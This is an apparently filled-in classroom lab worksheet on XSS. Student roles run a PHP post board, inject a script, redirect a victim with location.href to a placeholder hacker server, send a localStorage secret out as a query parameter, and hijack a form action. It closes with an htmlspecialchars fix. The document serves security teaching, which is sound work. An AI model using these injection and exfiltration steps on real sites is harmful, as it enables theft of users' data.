# C5-S2 – XSS

Complete this document with your answers

# BEFORE START

* Team of 3 (or 2) students  
  For each activity:
  + 1 server
  + 1 client (a regular user)
  + 1 hacker

1. Check that you are all connected to the same WIFI network
2. Find your local IP address and write it down

|  |  |  |
| --- | --- | --- |
| Role | Student Name | IP Address |
| Server | Sreymom Chhum | 172.16.1.166 |
| Hacker | Chamnan Bet | 172.16.1.203 |
| Client | Visal Sork | 172.16.1.211 |

# Create table posts

The student who is the server create table *posts* in database *Practice\_security* and insert data from file *posts.sql*

# Understand the project

The student who is the server run the PHP built-in server in folder “server”

C:\Users\Client\PHP\C5\S2\XSS\**server**> php -S <ip>:8080

The client and the hacker connect to the server and add posts from browser

**Q1** Can you add and display many posts?

Answer: Yes, we can add and display many posts.


**Q2** Can you see the posts created by the other users?

Answer: Yes, we can see the posts created by the other users.

**Q3** Check that the server can see all the posts inserted in the database

Answer: Yes, the server can see all the posts inserted in the database.

**Q4** Try to add style to your posts, with titles, colors…



**Q5** Check on the server how these new posts are stored in the database

Answer: The server can see new posts are stored in the database.

# Perform XSS attack



Now the hacker wants to execute a script on the client’s browser to steal his private data.

To do this the hacker can input well-chosen values in the form  
  
  
**Q1** As the hacker, how can you execute a JS script on the client’s browser?

* Try to execute this script on the client’s browser:

alert(“hacked”);

What do you need to input in the form to do this?

Answer: We need to input script in the form to do this.

**Q2** The hacker tries to design another script to steal data from the user:


1. Start the PHP built-in server in folder “hacker”

C:\Users\Hacker\PHP\C5\S2\XSS\**hacker**> php -S <ip>:<port>


1. Design a script that will redirect the client to your server

Tip: To redirect, you can use this JavaScript code:

location.href = “http://ip:port/malicious1.php”




1. Change the previous script to send as GET query parameter the value of the data “secret” stored in localStorage on client’s browser to your server

  
(The server can delete some records from the database if needed)

**Q3** The hacker tries to design again another script to steal data from the user:

1. Start the PHP built-in server in folder “hacker”
2. Design a script that will change the ‘action’ attribute of the form to redirect to your server  
     
   The result should be:

<form id=“form” action=“http://ip:port/malicious2.php” method=“post”>



# Make the website safe!



**Q1** The server makes the website safe using the *htmlspecialchars* function!

